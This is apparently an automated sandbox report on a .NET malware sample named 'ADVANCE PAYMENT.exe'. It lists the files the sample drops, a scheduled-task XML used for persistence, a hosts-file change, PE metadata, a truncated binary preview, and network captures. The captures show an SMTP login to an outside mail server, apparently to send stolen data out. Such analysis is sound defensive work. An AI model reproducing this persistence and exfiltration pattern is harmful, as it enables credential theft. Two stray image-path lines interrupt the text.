Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp976C.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1651
Entropy (8bit):	5.1739352103291605
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBoOtn:cbhC7ZlNQF/rydbz9I3YODOLNdq3uo
MD5:	619181DD0CFD5F56A0E445667A51A3AB
SHA1:	1148EF77873328CA532ED3048122D9A2A2013089
SHA-256:	050D326ABF9F696DA3DEC6C73E35FBDFB44F167AA288E4A6CAEC384AA5BB2031
SHA-512:	6F0D6BB5CC7938F02AAC182EFAEFED6F33850FF17E5DEBBA73EA0451FCDF5D1C1E4018B05250F2AB9547249A31F7E5BE340AF4BF6D84A1FCC21F97CC6EE8C9D2
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Local\Temp\tmpBF19.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1651
Entropy (8bit):	5.1739352103291605
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBoOtn:cbhC7ZlNQF/rydbz9I3YODOLNdq3uo
MD5:	619181DD0CFD5F56A0E445667A51A3AB
SHA1:	1148EF77873328CA532ED3048122D9A2A2013089
SHA-256:	050D326ABF9F696DA3DEC6C73E35FBDFB44F167AA288E4A6CAEC384AA5BB2031
SHA-512:	6F0D6BB5CC7938F02AAC182EFAEFED6F33850FF17E5DEBBA73EA0451FCDF5D1C1E4018B05250F2AB9547249A31F7E5BE340AF4BF6D84A1FCC21F97CC6EE8C9D2
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmpBF19.tmp	
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Local\Temp\tmpE65C.tmp	
Process:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1651
Entropy (8bit):	5.1739352103291605
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBoOtn:cbhC7ZlNQF/rydbz9I3YODOLNdq3uo
MD5:	619181DD0CFD5F56A0E445667A51A3AB
SHA1:	1148EF77873328CA532ED3048122D9A2A2013089
SHA-256:	050D326ABF9F696DA3DEC6C73E35FBDFB44F167AA288E4A6CAEC384AA5BB2031
SHA-512:	6F0D6BB5CC7938F02AAC182EFAEFED6F33850FF17E5DEBBA73EA0451FCDF5D1C1E4018B05250F2AB9547249A31F7E5BE340AF4BF6D84A1FCC21F97CC6EE8C9D2
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Roaming\ADIOBurIGIpuIV.exe	
Process:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	747008
Entropy (8bit):	7.281492253868151
Encrypted:	false
SSDEEP:	12288:nLxvoLLoS60/K7yh0ZJo5olwIHZJV41sbLmYsQc91hMsSJdnidPPU5ce2:nZoLAkAwC41sxsxhMsAiSb2
MD5:	5F7FAFFD15D103A7084B067984180D68
SHA1:	CF29776FCE975E3E53C65EFCDC28027E4F95EF45
SHA-256:	2FA0DE4488E95A4181F2604DB50BD64986571E59E184548785C9759CA945C4A9
SHA-512:	07C81E65D3B6C8232A195C45B6C8A1F6135CCDEDC4234803BBA927BB8EA0804E7716174861E140F22A858FADA7B1B52C2129DAD63035A98F47B2F6029462BDA
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 30%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..\.....z... .....@.. ....@.....lz..O.....Pz..... ....H.....text....Z... ...\..... ..`.rsrc.....^.....@..@.rel oc.....d.....@..B.....z.....H.....0`..Pp.....".(.....*^..}.....(.....(....*....0.....{....o.....(.....,..r...p(....&.Yr'..p.rc..p(....s... ...o....&ri..p(....&.{....r...po .....o!...("....o!...(....&...*.....de.....*&..(#....*R..(#....s>...($....*...0..+.....,..{.....+....,..{....o%.....(&....*..0.....s'...}.....s(...}.....s)...}.....s*.. .}.....s+...}.....s+...}.....s+...}.....{....o,.....(,.....{.....o-..

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Process:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	747008
Entropy (8bit):	7.281492253868151
Encrypted:	false
SSDEEP:	12288:nLxvoLLoS60/K7yh0ZJo5olwIHZJV41sbLmYsQc91hMsSJdnidPPU5ce2:nZoLAkAwC41sxsxhMsAiSb2
MD5:	5F7FAFFD15D103A7084B067984180D68
SHA1:	CF29776FCE975E3E53C65EFCDC28027E4F95EF45
SHA-256:	2FA0DE4488E95A4181F2604DB50BD64986571E59E184548785C9759CA945C4A9
SHA-512:	07C81E65D3B6C8232A195C45B6C8A1F6135CCDEDC4234803BBA927BB8EA0804E7716174861E140F22A858FADA7B1B52C2129DAD63035A98F47B2F6029462BDA
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 30%

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..\.....z... .....@.. ....@.....lz..O.....Pz..... ....H.....text....Z... ...\..... ..`.rsrc.....^.....@..@.rel oc.....d.....@..B.....z.....H.....0`..Pp.....".(.....*^..}.....(.....(....*....0.....{....o.....(.....,..r...p(....&.Yr'..p.rc..p(....s... ...o....&ri..p(....&.{....r...po .....o!...("....o!...(....&...*.....de.....*&..(#....*R..(#....s>...($....*...0..+.....,..{.....+.....,..{....o%.....(&....*..0.....s'...}.....s(...}.....s)...}.....s*.. .}.....s+...}.....s+...}.....s+...}.....{....o,.....(,.....{.....o-..

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\ADVANCE PAYMENT.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Preview:	..127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.281492253868151
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	ADVANCE PAYMENT.exe
File size:	747008
MD5:	5f7faffd15d103a7084b067984180d68
SHA1:	cf29776fce975e3e53c65efcdc28027e4f95ef45
SHA256:	2fa0de4488e95a4181f2604db50bd64986571e59e18454 785c9759ca945c4a9
SHA512:	07c81e65d3b6c8232a195c45b6c8a1f6135ccdedc42348 03bba927bb8ea0804e7716174861e140f22a858fada7b1 52c2129dad63035a98f47b2f6029462bda9
SSDEEP:	12288:nLxvoLLoS60/K7yh0ZJo5olwIHZJV41sbLmYsQc 91hMsSJdnidPPU5ce2:nZoLAkAwC41sxsxhMsAiSb2

General

File Content Preview:	MZ......................@...!..L.!Th is program cannot be run in DOS mode....$.......PE..L..... ....0..\...........z... ....@.. .... @................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4b7abe
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x96AA010F [Sun Feb 6 01:29:51 2050 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb7a6c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb8000	0x59c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xba000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xb7a50	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb5ac4	0xb5c00	False	0.725346834164	data	7.28308223773	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb8000	0x59c	0x600	False	0.419921875	data	4.06910086836	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xba000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xb8090	0x30c	data		
RT_MANIFEST	0xb83ac	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2019
Assembly Version	1.0.0.0
InternalName	2JSgpbq.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Pencil
ProductVersion	1.0.0.0
FileDescription	Pencil
OriginalFilename	2JSgpbq.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:31:05.630732059 CEST	49737	587	192.168.2.5	94.130.249.226
May 12, 2021 19:31:05.700001955 CEST	587	49737	94.130.249.226	192.168.2.5
May 12, 2021 19:31:05.700243950 CEST	49737	587	192.168.2.5	94.130.249.226
May 12, 2021 19:31:05.784383059 CEST	587	49737	94.130.249.226	192.168.2.5
May 12, 2021 19:31:05.784930944 CEST	49737	587	192.168.2.5	94.130.249.226
May 12, 2021 19:31:05.855249882 CEST	587	49737	94.130.249.226	192.168.2.5
May 12, 2021 19:31:05.857615948 CEST	49737	587	192.168.2.5	94.130.249.226
May 12, 2021 19:31:05.928811073 CEST	587	49737	94.130.249.226	192.168.2.5
May 12, 2021 19:31:05.929619074 CEST	49737	587	192.168.2.5	94.130.249.226
May 12, 2021 19:31:06.038675070 CEST	587	49737	94.130.249.226	192.168.2.5
May 12, 2021 19:31:07.525000095 CEST	587	49737	94.130.249.226	192.168.2.5
May 12, 2021 19:31:07.526365042 CEST	49737	587	192.168.2.5	94.130.249.226
May 12, 2021 19:31:07.595570087 CEST	587	49737	94.130.249.226	192.168.2.5
May 12, 2021 19:31:07.595876932 CEST	587	49737	94.130.249.226	192.168.2.5
May 12, 2021 19:31:07.595973015 CEST	49737	587	192.168.2.5	94.130.249.226
May 12, 2021 19:31:07.600446939 CEST	49737	587	192.168.2.5	94.130.249.226
May 12, 2021 19:31:07.671339035 CEST	587	49737	94.130.249.226	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:29:01.409590006 CEST	65307	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:01.457051039 CEST	64344	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:01.458488941 CEST	53	65307	8.8.8.8	192.168.2.5
May 12, 2021 19:29:01.491046906 CEST	62060	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:01.530342102 CEST	53	64344	8.8.8.8	192.168.2.5
May 12, 2021 19:29:01.556109905 CEST	53	62060	8.8.8.8	192.168.2.5
May 12, 2021 19:29:02.507740021 CEST	61805	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:02.556539059 CEST	53	61805	8.8.8.8	192.168.2.5
May 12, 2021 19:29:03.666384935 CEST	54795	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:03.715910912 CEST	53	54795	8.8.8.8	192.168.2.5
May 12, 2021 19:29:04.786247969 CEST	49557	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:04.835269928 CEST	53	49557	8.8.8.8	192.168.2.5
May 12, 2021 19:29:04.879534960 CEST	61733	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:04.940094948 CEST	53	61733	8.8.8.8	192.168.2.5
May 12, 2021 19:29:06.712596893 CEST	65447	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:06.763154030 CEST	53	65447	8.8.8.8	192.168.2.5
May 12, 2021 19:29:07.939219952 CEST	52441	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:07.990004063 CEST	53	52441	8.8.8.8	192.168.2.5
May 12, 2021 19:29:09.240782976 CEST	62176	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:29:09.298485994 CEST	53	62176	8.8.8.8	192.168.2.5
May 12, 2021 19:29:10.385736942 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:10.438246965 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 19:29:12.592395067 CEST	65296	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:12.644021034 CEST	53	65296	8.8.8.8	192.168.2.5
May 12, 2021 19:29:13.842453003 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:13.891094923 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 19:29:15.166038036 CEST	60151	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:15.217531919 CEST	53	60151	8.8.8.8	192.168.2.5
May 12, 2021 19:29:30.787345886 CEST	56969	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:30.876152039 CEST	53	56969	8.8.8.8	192.168.2.5
May 12, 2021 19:29:36.941909075 CEST	55161	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:37.022655010 CEST	53	55161	8.8.8.8	192.168.2.5
May 12, 2021 19:29:46.651103020 CEST	54757	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:46.710347891 CEST	53	54757	8.8.8.8	192.168.2.5
May 12, 2021 19:29:56.695102930 CEST	49992	53	192.168.2.5	8.8.8.8
May 12, 2021 19:29:56.758189917 CEST	53	49992	8.8.8.8	192.168.2.5
May 12, 2021 19:30:13.790872097 CEST	60075	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:13.865329981 CEST	53	60075	8.8.8.8	192.168.2.5
May 12, 2021 19:30:23.026396036 CEST	55016	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:23.085515976 CEST	53	55016	8.8.8.8	192.168.2.5
May 12, 2021 19:30:45.345563889 CEST	64345	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:45.480214119 CEST	53	64345	8.8.8.8	192.168.2.5
May 12, 2021 19:30:46.154416084 CEST	57128	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:46.214062929 CEST	53	57128	8.8.8.8	192.168.2.5
May 12, 2021 19:30:46.848700047 CEST	54791	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:47.007949114 CEST	53	54791	8.8.8.8	192.168.2.5
May 12, 2021 19:30:47.447452068 CEST	50463	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:47.491097927 CEST	50394	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:47.515821934 CEST	53	50463	8.8.8.8	192.168.2.5
May 12, 2021 19:30:47.548773050 CEST	53	50394	8.8.8.8	192.168.2.5
May 12, 2021 19:30:48.169991016 CEST	58530	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:48.227147102 CEST	53	58530	8.8.8.8	192.168.2.5
May 12, 2021 19:30:48.815660954 CEST	53813	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:48.867316008 CEST	53	53813	8.8.8.8	192.168.2.5
May 12, 2021 19:30:49.376791954 CEST	63732	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:49.530723095 CEST	53	63732	8.8.8.8	192.168.2.5
May 12, 2021 19:30:50.583528996 CEST	57344	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:50.643418074 CEST	53	57344	8.8.8.8	192.168.2.5
May 12, 2021 19:30:51.801578999 CEST	54450	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:51.858509064 CEST	53	54450	8.8.8.8	192.168.2.5
May 12, 2021 19:30:52.420274973 CEST	59261	53	192.168.2.5	8.8.8.8
May 12, 2021 19:30:52.471354961 CEST	53	59261	8.8.8.8	192.168.2.5
May 12, 2021 19:31:04.962460995 CEST	57151	53	192.168.2.5	8.8.8.8
May 12, 2021 19:31:05.029449940 CEST	53	57151	8.8.8.8	192.168.2.5
May 12, 2021 19:31:05.441067934 CEST	59413	53	192.168.2.5	8.8.8.8
May 12, 2021 19:31:05.498018026 CEST	53	59413	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 19:31:04.962460995 CEST	192.168.2.5	8.8.8.8	0x351e	Standard query (0)	mail.medamanagement.com	A (IP address)	IN (0x0001)
May 12, 2021 19:31:05.441067934 CEST	192.168.2.5	8.8.8.8	0x1388	Standard query (0)	mail.medamanagement.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 19:31:05.029449940 CEST	8.8.8.8	192.168.2.5	0x351e	No error (0)	mail.medamanagement.com	medamanagement.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 19:31:05.029449940 CEST	8.8.8.8	192.168.2.5	0x351e	No error (0)	medamanagement.com		94.130.249.226	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 19:31:05.498018026 CEST	8.8.8.8	192.168.2.5	0x1388	No error (0)	mail.medamanagement.com	medamanagement.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 19:31:05.498018026 CEST	8.8.8.8	192.168.2.5	0x1388	No error (0)	medamanagement.com		94.130.249.226	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 12, 2021 19:31:05.784383059 CEST	587	49737	94.130.249.226	192.168.2.5	220-xenophon.alexandreia.com ESMTP Exim 4.94.2 #2 Wed, 12 May 2021 20:31:05 +0300 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 12, 2021 19:31:05.784930944 CEST	49737	587	192.168.2.5	94.130.249.226	EHLO 579569
May 12, 2021 19:31:05.855249882 CEST	587	49737	94.130.249.226	192.168.2.5	250-xenophon.alexandreia.com Hello 579569 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 12, 2021 19:31:05.857615948 CEST	49737	587	192.168.2.5	94.130.249.226	AUTH login aW5mb0BtZWRhbWFuYWdlbWVudC5jb20=
May 12, 2021 19:31:05.928811073 CEST	587	49737	94.130.249.226	192.168.2.5	334 UGFzc3dvcmQ6
